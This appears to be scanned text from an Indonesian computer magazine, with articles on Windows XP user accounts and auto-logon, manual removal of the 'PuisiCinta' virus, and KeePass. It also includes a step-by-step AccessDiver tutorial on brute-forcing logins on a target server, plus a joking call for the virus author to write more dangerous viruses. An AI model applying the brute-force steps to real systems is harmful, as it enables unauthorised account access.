Gambar 2. PocketPC melangkah terlebih dahulu



Gambar 3. Remis jika tidak ada yang memenangkan game

Label, agar mempermudah dalam pembuatan aplikasi (tidak perlu memakai control yang berkaitan dengan picture).

Yang perlu diperhatikan adalah, aplikasi TicTacToe ini agak lain dari biasanya. Hal ini disebabkan, karena PocketPC selalu yang melangkah terlebih dahulu, perhatikan gambar 2. Oleh karena itu, perhitungan selalu dilakukan pada langkah ketiga, kelima, ketujuh serta langkah kesembilan (langkah kesembilan hanya tinggal mengisi posisi yang masih kosong), karena langkah kedua, keempat, keenam serta langkah kedelapan adalah langkah dari pemain. Akibatnya, hasil akhir permainan TicTacToe ini ada dua kemungkinan, yaitu PocketPC menang atau remis.

Penutup

Tentunya..., dari artikel ini penulis berharap Anda bisa memiliki gambaran tentang aplikasi permainan (game) apa saja yang bisa dikembangkan pada PocketPC. Perhatikan bahwa pemakai PocketPC menggunakan stylus untuk input device.

WINDOWS SECURITY

Utak-atik User Account

Penggunaan Windows XP yang memiliki tampilan yang menarik begitu juga fungsi-fungsi yang dimilikinya, salah satu fungsi yang disediakanya yaitu User Account. Fitrianto Halim (fitriantoh@hotmail.com) membahas dari sisi sekuritas dan efektifitas berkaitan dengan User Account yang berguna untuk membagi hak akses pengguna antara Administrator dan pengguna biasa.

WINDOWS XP PROFESSIONAL MERUPAKAN KELUARGA Windows NT seperti halnya Windows 2000 dan Windows 2003, namun dengan tampilan yang user friendly.

Hal tersebut bisa dilihat dari fasilitas untuk logon, dimana bisa dipilih apakah menggunakan welcome screen atau menggunakan classic logon prompt.

Pada artikel ini, penulis akan membahas hal-hal yang berkaitan dengan user account pada Windows XP Professional, di mana nantinya keseluruhan user account tersebut masuk ke dalam group Administrators.

User Account Administrator

Setelah selesai instalasi Windows XP Professional, kita diminta untuk membuat (create) maksimal hingga lima buah user account (minimal satu buah user account), di mana nantinya keseluruhan user account tersebut masuk ke dalam group Administrators.



Gambar 1. Check User Account pada tombol Log Off

Saat pertama kali kita masuk ke dalam Windows XP Professional, user account yang dipergunakan adalah Administrator. Untuk mengetahuinya, tekanlah tombol Windows dan lihatlah pada bagian Log Off.

Namun, setelah kita melakukan restart dan masuk ke dalam welcome screen, kita tidak melihat lagi user account Administrator. Mungkin Anda bertanya, apakah user account Administrator telah dihapus (di-delete) atau telah dinonaktifkan (di-disable) ?

Jawabannya adalah tidak, terutama bila Anda melihatnya melalui Computer Management (dibahas pada bagian lain). Memang, itulah salah satu sifat istimewa dari user account Administrator bila menggunakan log on dengan welcome screen. Bila ada user account lain yang masuk dalam group Administrators, maka user account Administrator tidak akan muncul. Namun bila tiada user account lain yang masuk dalam group Administrators (misalkan hanya ada user account lain yang masuk dalam group Guests), maka user account Administrator akan muncul.


Kalau begitu, apakah log on dengan welcome screen jauh lebih baik bila dibanding dengan classic logon prompt dari sisi sekuritas? Jawabannya adalah tidak, karena untuk beralih dari log on dengan welcome screen ke classic logon prompt cukup mudah. Bila Anda berada pada logon dengan welcome screen dan ingin beralih ke classic logon prompt bisa dengan menekan tombol Ctrl+Alt+Del beberapa kali (biasanya dua kali).

Oleh karena itu, saran penulis adalah sebaiknya Anda men-disable user account Administrator melalui

Computer Management atau memberikan password untuk meningkatkan sisi sekuritas.

Computer Management

Menu Computer Management bisa diperoleh dari Control Panel>Administrative Tools atau dari Start>Programs>Administrative Tools (bila Anda mengaktifkannya pada Taskbar and Start Menu).




Gambar 2. Mengaktifkan Computer Management melalui menu Start

Hal-hal yang berkaitan dengan masalah user account bisa diperoleh pada percabangan (tree) Computer Management (Local)>System Tools>Local Users and Groups>Users.

Tampak bahwa selain user account

Administrator, ada user account lainnya (penulis membuat tiga buah user account, yaitu: Chen Mian Lin, Chen Ming An dan My Guest).



Gambar 3. Computer Management

Untuk mengetahui aksi yang bisa diberlakukan pada tiap user account, Anda bisa melihatnya pada menu Action (bisa pula dengan mengklik-kanan pada user account bersangkutan). Dan bila ingin lebih dalam lagi, Anda bisa masuk ke sub-menu Properties (bisa pula dengan mengklik-ganda pada user account bersangkutan), di mana ada tiga buah tab yaitu:

- ? General
- ? Member Of
- ? Profile

Khusus untuk tab Profile umumnya hanya dipakai bila komputer difungsikan sebagai server.

Bila Anda mengklik-kanan pada area kosong, maka Anda bisa menambahkan user account baru.

Automatic Logon

Ada tiga macam cara untuk melakukan automatic logon, yaitu:

- ? Pertama, hanya user account Administrator yang aktif, di mana pada user account Administrator tidak memiliki password.
- ? Kedua, hanya ada satu user account yang masuk dalam group Administrators (di luar user account Administrator) yang aktif, di mana pada user account tersebut tidak memiliki password. Dengan demikian, posisi user account Administrator tergantikan, sehingga apakah user account Administrator aktif (bisa memiliki password) atau nonaktif tidak berpengaruh.
- ? Ketiga, dengan melakukan perubahan setting registry, terutama pada key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`. Pada name `AutoAdminLogon` isilah dengan 1 dan pada name `DefaultUserName` isilah dengan user account yang akan diberlakukan automatic logon.

Dari hasil percobaan penulis, cara ketiga sangat menarik, karena tidak hanya berlaku untuk user account yang masuk dalam group Administrators. Di samping itu, berlaku pula bagi user account yang memiliki password serta tidak dipengaruhi banyaknya user account yang aktif.

Bila kita perhatikan, sebenarnya yang dilakukan oleh automatic logon adalah secara otomatis memasukkan user account dan password (bila ada) pada classic logon prompt.

Automatic Logon: User account Group Guests

Ada sebuah user account lainnya yang cukup istimewa, yaitu user account Guest. Pada bagian ini, penulis akan mengajarkan bagaimana membuat sendiri user account yang masuk ke dalam group Guests serta pada user account ini diberlakukan automatic logon.

Sengaja penulis tidak memanfaatkan user account Guest tetapi membuat sendiri user account yang masuk ke dalam group Guests. Hal ini disebabkan user account Guest merupakan juga salah satu user account istimewa, sehingga pada Control Panel>User Accounts tiada fasilitas untuk membuat (create) password untuk user account Guest.

Log On dengan user account yang masuk ke dalam group Administrators, di mana user account tersebut akan diubah ke dalam group Guests dan diberlakukan automatic logon (sebagai contoh adalah My Guest). Ubah setting registry, terutama pada key


`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`.

Pada name `AutoAdminLogon` isilah dengan 1 dan pada name `DefaultUserName` isilah dengan My Guest.

Pada Control Panel>User Accounts, buatlah password (bila belum memiliki password) atau mengubah password namun tetap diisi dengan password yang sama (bila sudah memiliki password) untuk user account My Guest. Password dalam hal ini sangat diperlukan, karena entah mengapa bila tidak diberi password maka suatu user account yang masuk ke dalam group Guests dan diberlakukan automatic logon, maka hanya bisa sekali untuk automatic logon. Ingat, janganlah membuat maupun mengubah password dari Administrative Tools>Computer Management, karena entah mengapa tidak berhasil untuk automatic logon.

Lakukan restart untuk menguji apakah automatic logon awal berhasil. Bila YA, maka dapat diteruskan ke langkah

selanjutnya. Bila langkah awal tidak berhasil, sebaiknya jangan diteruskan ke langkah selanjutnya untuk menghindari hal-hal yang tidak diinginkan (tidak bisa log on sama sekali).



Gambar 5. MyGuest Properties

Pada Computer Management, masuklah percabangan Computer Management (Local)>System Tools>Local Users and Groups>Users. Pilihlah user account yang akan dikenakan aksi (dalam contoh ini user account My Guest) dan pilihlah menu Action>Properties. Pada tab General, isilah input Full name: dengan nama alias yang diinginkan

(sebagai contoh adalah Guest) dan Anda hanya memberi checklist untuk checkbox User cannot change password serta Password never expires. Masuklah ke tab Member Of untuk menambah atau menghapus group.

Untuk menambah group, kliklah button Add... Kini, Anda akan dihadapkan ke suatu input box. Bila Anda tidak tahu harus diisi apa, paling gampang adalah dengan mengklik button Advanced... Pada windows selanjutnya, kliklah button Find Now. Kini Anda bisa memilih dari bermacam group yang tersedia (dalam contoh ini ditambahkan group Guests).

Untuk menghapus group caranya cukup mudah, yaitu Anda tinggal memilih group yang akan dihapus, lalu klik button Remove (dalam contoh ini dihapus group Administrators).

Salah satu keistimewaan suatu user account yang masuk ke dalam group Guests adalah tidak bisa instalasi program serta tidak bisa mengubah registry.

Local Security Policy

Selain menu Computer Management, ada baiknya pula Anda mencoba menu Local Security Policy. Menu Local Security Policy bisa diperoleh dari Control Panel>Administrative Tools atau dari Start>Programs>Administrative Tools (bila Anda mengaktifkannya pada Taskbar and Start Menu) sebagaimana halnya menu Computer Management.

Hal-hal yang berkaitan dengan pengaturan user account pada menu Local Security Policy, terutama pada percabangan Security Setting>Local Policies>User Rights Assignment serta Security Setting>Local Policies>Security Options.

Banyak hal-hal menarik yang berkaitan dengan masalah user account dan group, bila Anda mencoba menu ini.

Penutup

Penulis ingatkan, bahwa utak-atik user account memiliki resiko yang tinggi (penulis sendiri sampai beberapa kali melakukan instalasi ulang Windows XP Professional, karena kasus tidak bisa log on sama sekali) dan penulis tidak bertanggung-jawab atas resiko yang dialami oleh pembaca ketika mencobanya.

Dalam percobaan ini, penulis memakai Windows XP Professional yang telah dilengkapi dengan Service Pack 2 2004.

WINDOWS SECURITY Solusi Puisi Cinta

Pengguna Windows mungkin tidak aneh lagi dengan apa yang akan dibahas dalam bahasan ini karena memang cukup banyak yang menjadi korbannya. Tidak begitu memberi dampak yang berat terhadap komputer tetapi cukup membuat panik diri kita. Bung H3ro1n (h3r01n_lim@yahoo.com) membahas solusinya bagi anda yang pernah berhadapan dengan gangguan ini.

DEAR MY LOVE, SEBIRU TATAPANMU, SEBIRU HATIMU, sebiru kasihmu. biru merupakan damainya sebuah cinta. hutahu semuanya!! namun semua bukanlah untukku karna aku tak pantas untukmu. Hanya keperihan serta kerinduan tak bertepi yang pantas kudapat darimu -----BlueLove.


PuisiCinta, Kenangan, MyLove. Sungguh romantis sekali. Siapa yang tak ingin membaca file document yang ukuran 56 Kb, tapi sekali anda membukanya, maka akan menjadi bencana bagi PC anda.

Sampai saat ini penulis belum menemukan tanda-tanda kerusakan yang diakibatkan oleh virus jenis ini. Tapi, apakah motif pembuat virus ini? Apakah karena patah hati? Oh... tidak, tapi bagi anda-anda sekalian yang pernah kalahkan kabut oleh virus ini atau anda yang sedang sibuk mencari solusi untuk menyingkapkan virus ini dari PC anda, jangan pernah mengutuk pembuat virus yang baik hati ini. Mengapa penulis berpesan begitu? Ini adalah logika, banyak rekan-rekan penulis yang mengeluh oleh virus ini, bahkan di milis juga banyak yang mempertanyakan masalah yang sama. Itu bertanda penyebarannya lumayan banyak, tapi untung saja pembuat virus ini tidak punya niat lain selain menyebarkan kisah cintanya yang kelabu. Tentu saja pembuat virus bisa menyelipkan sedikit saja coding perusak, sehingga PC yang terinfeksi tidak akan terselamatkan lagi baik itu data penting, game, atau mp3 kesayangan anda. Tapi penulis tidak dapat memberikan jaminan kepada pembaca bahwa dikemudian hari pembuat virus yang sama tidak membuat virus yang membahayakan anda, semoga saja tidak terjadi.

Cukup sudah bincang-bincangnya, mari kita lanjutkan pembahasan yang lebih seru lagi.

Telah Terinfeksi PC Anda?

Kok aneh banget yach? File apa sih ini? Inilah pertanyaan salah satu rekan kantor saya. Penasaran sekali rasanya ingin membaca file PuisiCinta. Bukanlah hal yang bodoh jika ingin membaca file ini, terus terang saja, penulis juga sempat terkecoh pada saat pertama kali (2003) melihat




Gambar 1. Infeksi pada Drive A:\ (Floppy)

file ini dalam disket yang baru saja dibawa dari warnet. Dengan icon Ms Word (document), siapa sangka extension file-nya adalah EXE. Klik saja siapa tau isinya bagus, ternyata tidak ada yang istimewa, hanya beberapa baris kalimat yang terlihat pada tulisan diatas.

Setelah beberapa lama, dan mengganti disket, penulis baru sadar. Kenapa file document dengan extension EXE selalu ada dalam disket, walaupun disket baru, ternyata komputer penulis sendiri telah terinfeksi. Tenang saja, ada om Norton, tapi ternyata gagal dan tidak dapat menemukan virus ini.

Virus ini jalan sewaktu windows running (Startup), berarti ada dalam Registry, MsConfig, Startup, dan Win.ini, atau System.ini. Ternyata benar, penulis menemukannya pada registry dengan string:

LoadService = C:\WINDOWS\System32\SysTask.exe /run di HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Gambar 2. Regedit yang terkunci (lock)

Tapi registry tidak dapat di klik atau di close, sama halnya dengan MsConfig. Ternyata pembuat virus telah


membuat proteksi agar virus nya tidak dapat dihentikan.

Coba lakukanlah hal yang sama pada PC anda dirumah, apakah ciri diatas pernah atau sedang anda alami. Baguslah jika ada. Berarti anda telah terinfeksi, dan harus melanjutkan membaca pembahasan penulis. Jika belum pernah, penulis berdoa agar pembaca segera agar dapat mempraktekkan cara ini.

Solusinya

Sebenarnya virus ini berekstensi EXE, untuk mengecek menggunakan icon Ms Word dimana memiliki ukuran file sebesar 56 Kb.

Setelah ditemukan, hapus secara manual. Sampai ada satu file yang tidak dapat dihapus dengan muncul kotak pesan Access Denied




Gambar 3. Pesan tidak dapat menghapus file systask.exe

Inilah file induknya, PC anda dihidupkan, file ini yang jalan bersama program lainnya.

File ini berada di C:\Windows\System32 (WinXP) atau C:\Windows\System (Win98), memiliki nama

yaitu Systask.exe. Dalam lingkup Operating System Windows 98, file yang sedang aktif tidak dapat dihapus,



Gambar 4. EndTask

jika menggunakan cara EndTask yaitu menonaktifkan file tertentu yang sedang aktif dengan teknik menekan kombinasi pada tuts keyboard CTRL+ALT+DEL, maka file systask.exe ini akan kembali aktif dengan sendirinya dan tetap saja tidak dihapus.

Perlu dipikirkan cara lain untuk dapat menghapus file tersebut, berikut di bawah dapat mengentaskan permasalahan.

Cara Hapus di Win98



Gambar 5. Restart in MS-DOS mode


Restart komputer dengan opsi restart in MS-DOS Mode, anda nantinya akan menuju layar DOS Prompt dan berada di direktori C:\Windows. Ingat file systask.exe yang akan dihapus berada di direktori C:\Windows\System, jadi masuklah ke direktori System dengan mengetikkan cd system. Untuk menemukan file systask.exe yang akan dihapuskan, ketikkan dir systask.exe. Untuk menghapusnya ketikkan del systask.exe. Kemudian masuk ke windows dengan mengetikkan Win.



Gambar 6. Menghapus file systask.exe melalui DOS prompt

Setelah masuk ke windows, pastikanlah file virus benar-benar tidak ada, cari dengan fasilitas Find. Setelah yakin tidak ada, periksa kembali disket anda, siapa tahu, masih ada yang tertinggal dimana sewaktu-waktu kembali menyerang. Selanjutnya bersihkan Registry anda dengan cara manual.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
String Name : LoadService
String Value : C:\WINDOWS\System32\SysTask.exe /run



Gambar 7. Pembersihan di Registry


Cara Hapus di WinXP

Tekan Ctrl+Alt+Del akan muncul Windows Security kemudian pilih Task Manager dan selanjutnya pilih tab Processes seperti gambar 8.

Setelah menemukan file virus yang berjalan, maka sorot lalu klik End Process untuk menghentikannya. Lalu anda dapat menghapus secara manual Systask.Exe yang berada di C:\Windows\System32

Lakukanlah hal yang sama untuk pembersihan Disket, dan Registry (pada bagian sub Cara Hapus di Win98).


Apa bila cara ini dijalankan semua, penulis yakin, virus



Gambar 8. Windows Task Manager

itu pasti dapat di hapus. Apabila anda bosan melakukan hal bertele-tele, masih ada solusi lain yaitu bukalah editor page seperti notepad lalu ketikkanlah baris berikut:

```
REGEDIT4
; Registry
; h3r01n_lim@yahoo.com
;
;
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"LoadService"=""
```



Gambar 9. Mengatasi dengan membuat file regedit

kemudian simpan dengan file Vir.Reg, setelah disimpan, cari kembali file itu lalu klik. Agar masuk ke registry. Kemudian restart. Lalu hapus semua file virus seperti cara di atas.

Jika cara ini masih di anggap bertele-tele, maka segera buat Startup disk lalu format hard disk anda. Hehe...

Selesai sudah, pesan terakhir dari penulis, *apabila PC anda pernah terinfeksi atau telah terinfeksi, maka jangan pernah menyalahkan pembuat virus ini, ini kesalahan anda. Siapa suruh membukanya hehe... dan satu lagi kepada pembuat virus, Jangan menyusahkan orang lain dengan membuat program aneh, manfaatkanlah kemampuan yang anda miliki, dengan membuat virus yang lebih berbahaya hehe... saya tunggu email anda, atau kita dapat bekerja sama.*

Salam kepada anggota Cracked dan Indoprogram di mana saja. Eit... satu lagi info yang dapat penulis berikan, varian dari virus ini mungkin telah anda alami juga, yaitu Mystery.SCR, MyLove.SCR, dll. Dan semua itu adalah file SCR atau ScreenServer yang dapat juga di Eksekusi, dengan icon Notepad dan infeksi pada sebagian besar folder, tetapi hanya 1 file yang bekerja yaitu SysTask.exe. Harap di ingat.

WINDOWS SECURITY

KeePass Password Safe

Memiliki banyak password seringkali menimbulkan banyak masalah. Memiliki password yang banyak dalam arti kata setiap account memiliki password yang berbeda adalah hal yang baik. Larsen Victor (webmaster@lamelo.net) memberikan solusi untuk anda pengguna banyak password dan untuk menghindari program keylogger.

PASSWORD, PASSWORD. JAMAN SEKARANG TIDAK ADA orang yang tidak mempunyai password. Untuk ponsel ada password, login komputer butuh password, demikian juga untuk dial-up, email yang mungkin lebih dari satu, file yang dienkripsi, atau bahkan aplikasi yang membutuhkan password, dan lain-lain.

Begitu banyak password untuk begitu banyak keperluan. Pernahkah anda dibuat pusing hanya untuk mengingat password yang begitu banyak dan berbeda-beda. Atau anda harus mencatat semua password itu dan menyimpannya meski tetap dibuat resah karenanya.

Kini anda tidak perlu lagi resah memikirkan semua itu. KeePass Password akan menyimpan semua database password anda dan menguncinya dengan sebuah password utama. Password utama inilah yang hanya harus anda ingat. Mengenai enkripsi anda tidak usah khawatir, KeePass Password menggunakan teknologi enkripsi 256 bit yang sangat kuat. Anda juga tidak perlu khawatir dengan program semacam keylogger yang merekam aktivitas keyboard.

Untuk mendapatkan program yang tergolong open source alias gratis ini dapat didownload di keepass.sourceforge.net dan ukurannya tergolong kecil hanya 614 KB. Program ini dapat anda gunakan di semua versi windows mulai dari windows 95 sampai windows 2003.

Membuat Database Password

1. Jalankan aplikasi, klik File>New Database. Anda akan diminta memasukkan password utama anda. Hal yang menarik disini adalah ada pilihan dimana anda dapat menggunakan disket atau media lainnya sebagai password. Artinya disket itulah yang berfungsi sebagai password, bukannya digunakan untuk menyimpan password. Disket




Gambar 1. Create a new password database

Tentu saja media ini bisa juga flash disk ataupun CD.

2. Setelah memilih password utama, anda akan diminta untuk memasukan entri pada database anda. Masukkan password-password yang anda punya. KeePass sudah memisahkan kategori-kategori untuk anda. Cara memasukan entri password adalah klik Edit > Add Entry.


Anda dapat memilih apakah password akan terlihat atau disamarkan dengan asterisk (*). Untuk itu klik View >

tersebut, secara unik, akan berfungsi sebagai kunci utama, dan tentu saja tidak boleh hilang.



Gambar 2. Add entry

Hide Password Behind Asterisks. Hal ini otomatis sudah tersetting supaya lebih menjaga keamanan.



Gambar 3. Save database

3. Setelah memasukkan database, simpan database anda dengan klik File>Save Database as.

4. Hal penting yang perlu diingat

adalah dimana anda menyimpan file database anda (ber-ekstensi .kdb). Cara yang lebih aman tentu anda menyimpannya di media, misal disket atau flash disk yang juga berfungsi sebagai kunci utama. Hal ini menjadikan anda hanya cukup memikirkan keamanan dan kerahasiaan Disket atau FlashDisc tersebut. Lagipula siapa yang akan menyangka flash disc anda berfungsi sebagai kunci. Cara anda membuka database password adalah klik File>Open Database, pilih di mana database anda berada, dan akan diminta mengisikan password utama (bisa flash disc, disket atau sebuah password utama).

Tips

1. Gunakan media yang sama (disket atau flash disc) untuk menyimpan file database anda dan sekaligus kunci untuk membuka database. Hal ini lebih praktis dan simple. Selain itu anda tidak menggunakan keyboard sehingga tidak mungkin dibajak oleh program keylogger.

2. Simpan/copy-kan sumber instalasi KeePass Password ke media tersebut sehingga anda dapat melakukan instalasi dan membuka database password anda di tempat lain. Program ini toh tidak terinstall di semua komputer.

3. Ketika anda melihat di database password anda hanya berupa tanda asterisk (*), ubah saja settingnya yaitu klik View > Hide Password Behind Asterisks.

4. Lakukan copy/paste password dari database password anda ke aplikasi lain, misal email. Jangan diketik untuk menghindari program keylogger. Jangan khawatir, data pada memory/clipboard (yang digunakan saat melakukan operasi copy/paste) akan dihapus setelah 10 detik. Setting waktu inipun bisa anda ubah-ubah besarnya dengan klik Edit > Option > Memory.

WINDOWS SECURITY

ACCESSDIVER


GAINING ACCESS TOOL

Dalam urusan hacking, gaining access merupakan urutan yang tidak terpisah karena dapat menentukan langkah selanjutnya yang perlu dilakukan. Andi Ismayadi (fuzk3_kendi@yahoo.com) mengulas AccessDiver yaitu tool yang dapat digunakan dalam tahapan gaining access.

DALAM SEBUAH ANATOMI PROSES Hacking, Gaining Access merupakan suatu proses dimana kita mendapatkan hak khusus setara admin ataupun hanya sebagai user biasa, dimana nantinya akan berguna dalam proses-proses hacking selanjutnya.

Dari berbagai macam cara untuk mendapatkan akses ini, teknik brute force atau password revealing menjadi trik utama untuk mendapatkan akses setara admin. Bahasan kali ini kita akan bahas teknik brute force login dengan menggunakan AccessDiver, sebuah tool eksotis yang memiliki berbagai fasilitas gaining akses maupun berbagai teknik hacking lain yang ada didalamnya.


Penggunaan AccessDiver sebagai Gaining Access Tool.



1

INSTALASI


Download AccessDiver di situsnya www.accessdiver.com atau www.fuzk3.net/download atau mengambil dari CD yang disertakan bersama majalah ini. kemudian lakukan instalasi dan ikuti langkah-langkah yang nantinya akan ditemukan.



2

TAMPILAN


Setelah itu jalankan AccessDiver-nya, versi ini adalah versi ke-4 yang telah diperbaiki bug-nya dan terdapat fitur-fitur baru. Namun yang kita pakai adalah versi demo, ingin full versi? Anda diharuskan membelinya terlebih dahulu di situsnya.



3

SKILL


Klik tab **My Skill**, disini anda dapat menentukan tingkatan serangan anda, dibagi dalam 3 jenis yaitu Newbie, Familiar, dan Expert. Untuk pertama kali kita pilih Newbie.



4

DICTIONARY


Masuk ke tab **Dictionary**, dimana dalam setting ini kita akan tentukan daftar listing **user** dan **password** sebagai kamus untuk melakukan brute force. Apabila anda telah memiliki kamus sendiri anda dapat membukanya di icon Open Folder.



5

MENGATUR SERANGAN

Masuk ke tab **Setting** untuk mengatur serangan ini. Disini disebutkan bahwa AccessDiver akan berhenti setelah mendapatkan 1 login yang lemah, kita tentunya tidak mau hanya satu saja bukan. Nah, untuk itu pilih Kotak Never Stop - Continue Until End.



6

ATTACK TESTING

Setelah itu masukan target di dalam Input Box Server. Jangan lupa untuk mengatur setting kecepatan serangan. Lalu klik tombol Standard untuk memulai serangan. Apabila kita menemukan login yang lemah maka aka disimpan di tab **History-Weak Login Founds**.

WINDOWS SECURITY Utility Manager Exploit

Kenali Windows XP anda lebih mendalam karena sangat penting sekali dalam me-manage aplikasi-aplikasi yang ada. Iko Riyadi (iko94@yahoo.com) mengajak anda dalam menganalisa Windows XP anda untuk menambahkan dan bahkan memperbaiki Utility Manager Local.

